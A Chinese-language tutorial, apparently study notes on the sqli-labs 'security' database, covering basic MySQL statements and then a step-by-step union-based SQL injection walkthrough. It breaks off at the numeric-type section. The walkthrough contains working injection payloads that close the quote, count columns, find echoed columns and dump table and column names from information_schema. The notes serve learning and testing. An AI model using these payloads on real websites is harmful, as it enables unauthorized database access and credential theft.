

sql注入

基本知识

sql语句

1: 将user中的id, name等写入内容

```
insert into user(id,name,sex,birthday,job)
values(1,'jk','male',2005-09-28,'it');
```

2: 新增加一列内容, 比如在user表中加一列salary最大8位小数点后面5位

```
alter table user add salary decimal(8,2);
```

3: 修改内容, 比如刚加入的列项salary没有内容

☐ 显示全部

行数: 25

过滤行: 在表中搜索

+ 选项

id	name	sex	birthday	job	salary
1	jk	male	2005-09-28	it	5000.00

4: 修改id=1行的name改为yjk

```
update user set name='yjk' where id=1;
```

+ 选项

id	name	sex	birthday	job	salary
1	yjk	male	2005-09-28	it	5000.00

4.修改回id=1的name为jk, 同时修改salary为9000

```
update user set name='jk',salary=8000 where id=1;
```

+ 选项

id	name	sex	birthday	job	salary
1	jk	male	2005-09-28	it	8000.00

5: 删除列,例如删除salary这一列

```
alter table user drop salary;
```

6: 删除行

```
delete from user where job='it';
```

基本语句查询

*1:select + 列名 (代表所有) from 表名 where 条件

```
select *from users where id=3;
```

2:从users表格中查询所有包含id为3的, 效果和上一条查询语句一样

```
select * from users where id in ('3');
```

3.如果有括号括号里面的内容先查询, 比如我通过id查admin的信息, 但是记不起来admin的id可以通过名字找到这一行, 虽然看起来多此一举, 但有的之后特别有用

```
select * from users where id=(select id from users where username='admin');
```

id	username	password
8	admin	admin

4: 联合查询 查询合并数据显示, 例如先查询users中的id信息然后再查询email_id的信息

```
select id from users union select email_id from emails;
```

```
select id from users union select email_id from emails
```

☐ 显示全部

行数: 25 ▾

过滤行:

按索引排序: 无 ▾

+ 选项

id
1
2
3
4
5
6
7
8
9
10
11
12
14
Dumb@dhakkan.com
Angel@iloveu.com
Dummy@dhakkan.local
secure@dhakkan.local
stupid@dhakkan.local
superman@dhakkan.local
batman@dhakkan.local
admin@dhakkan.com

注意联合查询是两边列数要相同

```
select * from users where id=1 union select * from emails where id=1;
```

在数据库 security 运行 SQL 查询: ⓘ

1 select * from users where id=1 union select * from emails where id=1;

清除 格式 获取自动保存的查询

☐ 绑定参数 ⓘ

[语句定界符 ;] ☒ 在此再次显示此查询 ☐ 保留查询框 ☐ 完成后回滚 ☒ 启用外键约束

错误

SQL 查询: ⓘ

select * from users where id=1 union select * from emails where id=1 LIMIT 0, 25

因为users的所有列项有3列，但是emalis只有两列 为了解决这个问题可以在列数少的那添加列

```
select * from users where id=1 union select *,2 from emails where id=1;
```

此处*后面加了,2表示加了一列且值为2，这样两遍都是3 列就可以查询了

```
select * from users where id=1 union select *,2 from emails where id=1
```

☐ 显示全部 | 行数: 25 ▾ 过滤行: 在表中搜索 按索引排序: 无

+ 选项

id	username	password
1	Dumb	Dumb
1	Dumb@dhakkan.com	2

5:group by分组还可以用来判断列数

用group by把内容一样的分到一组

```
select username from users group by username;
```

通过group by来判断有几列

正在显示第 0 - 12 行 (共 13 行, 查询花费 0.0007 秒。)

```
select username from users group by 1
```

☐ 显示全部

行数: 25

过滤行:

按索引:

+ 选项

username

admin

admin1

admin2

admin3

1 select username from users group by 2;

SELECT *

SELECT

INSERT

UPDATE

DELETE

清除

格式

获取自动保存的查询

☐ 绑定参数

[语句定界符 ;]

☒ 在此再次显示此查询

☐ 保留查询框

☐ 完成后回滚

☒ 启用外键约束

错误

SQL 查询:

```
select username from users group by 2 LIMIT 0, 25
```

由上面两张图可以知道group by 1可以执行，2不可以执行，因为前面的返回字段是username，只有这一列内容无法对两列进行分组 为了知道有多少列，可以用下面这个sql语句

```
select * from users where id=1 gruop by 3;
```

不断的修改group by 后面的数字就可以知道到底多少列了 类似于group by的还有order by, 但是order by的作用是将内容升序排序, 同样可以用来判断列数

6:限制输出内容数量 (一般用于报错注入) 限制为从第一行开始显示三行 (注意真正的第一行是从0开始的) 这里的第一行实际是第二行

```
select * from users limit 1,3;
```

7:and和or 例如查询id=1且username='jk'的

```
select * from user where id=1 and username='jk';
```

同样的还可以用or表示满足或的关系 (or还可以用来做万能密码)

8.group_concat 把多行显示到一行, 因为有的题目会限制输出行数, 所以经常用group_concat将内容合并为一行

```
select group_concat(id,username,password) from users
```

```
SELECT GROUP_CONCAT(id,username,password) from users
```

☐ 显示全部 | 行数: 25 ▼ 过滤行: 在表中搜索 按索引排序: 无 ▼

+ 选项

GROUP_CONCAT(id,username,password)

1DumbDumb,2AngelinaI-kill-you,3Dummysp@ssword,4secu...

9.select database 查看当前数据库的名字

```
select database();
```



10.select version() 查看当前数据库版本，常用于防火墙绕过




sql注入

什么是注入


说为sql注入就是把sql命令插入到web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的sql命令以获得重要信息，即**构造一条精巧的语句得到想要的信息**

注入分类：

1. 按照查询字符型与数字型 使用and 1=1和and 1=2来来判断，或者用id=2-1如果结果于id=1是一样的说明就是数字型，数字型不用判断闭合方式 字符型



数字型



2. 按照注入方式分类：union注入，报错注入，布尔注入，时间注入等

什么是注入点


实行注入的地方，例如通过post,get,cookie等地方

闭合

手动提交闭合符号例如“'”“#”等，结束前一段查询语句即可加入其他语句，查询需要的参数不需要的语句可以用注释符号“--+ 或%23”注释掉

union注入（字符型）步骤


1. 先判断闭合方式“'”“#”等 例如输入单引号报错，但是用--+注释掉之后页面正常说明就是单引号闭合



2. 判断列数 原因：union注入需要知道每个表的列数，不然会出现错误，所以要用group by或order by 来判断列数 例如：

```
id=1'group by 4 --+
```

group的原理是分组，超过了组数就报错




结合上面两张图可以知道有4列

```
id=1'order by 3--+
```


order的原理是从第i列排序，超过i列就会报错 3. 查看回显位

```
id=-1'union select 1,2,3,--+
```

注意这里现在是-1' 而不是1'了，因为页面又是只会回显第一行数据，为了显示其他数据要将1改为负数或0.



这种情况2, 3就是回显位 所以2可以在2这里加一个database ()




这样就回显内容了，改1是不会回显的

4. **拿到表名的信息** 数据库information_schema 包含所有mysql数据库的简要信息，其中包含两个数据表 tables 表名集合表 columns 列名集合表

```
?id=-1' union select 1,2,table_name from information_schema.tables --+
```


上述语句表示从数据库information_schema中的数据表tables获取数据列table_name，即查询数据库中的所有表名



但是这个语句纯在很大局限，表里的内容很多，但是这里只能显示第一个内容，而且我们想要的是当前数据表的，因此可以改为


```
?id=-1' union select 1,2,table_name from information_schema.tables where table_schema=database()--+
```

或者将database()修改为'security',因为前面在查看回显位的时候用database()函数得到了数据表名




这样查询还是有缺陷因为得不到所有security中的所有表名，所以这里利用了前面讲到的函数group_concat()了，最终语句如下

```
?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--+
```




5. 查找列名的信息 想要查找的信息在数据库information_schema的数据表columns的数据列column_name

```
?id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database()--+
```




这里如果想要的是users中的列名,可以用and table_name='想看的数据表'，最终语句如下

```
?id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'--+
```



6. 获取数据 这里想要获取username 和 password 的信息





为了美观这里还可以用分隔符分割开，只需改为group_concat(username,'~',password)

union注入（数字型） 步骤

数字型不用判断闭合方式

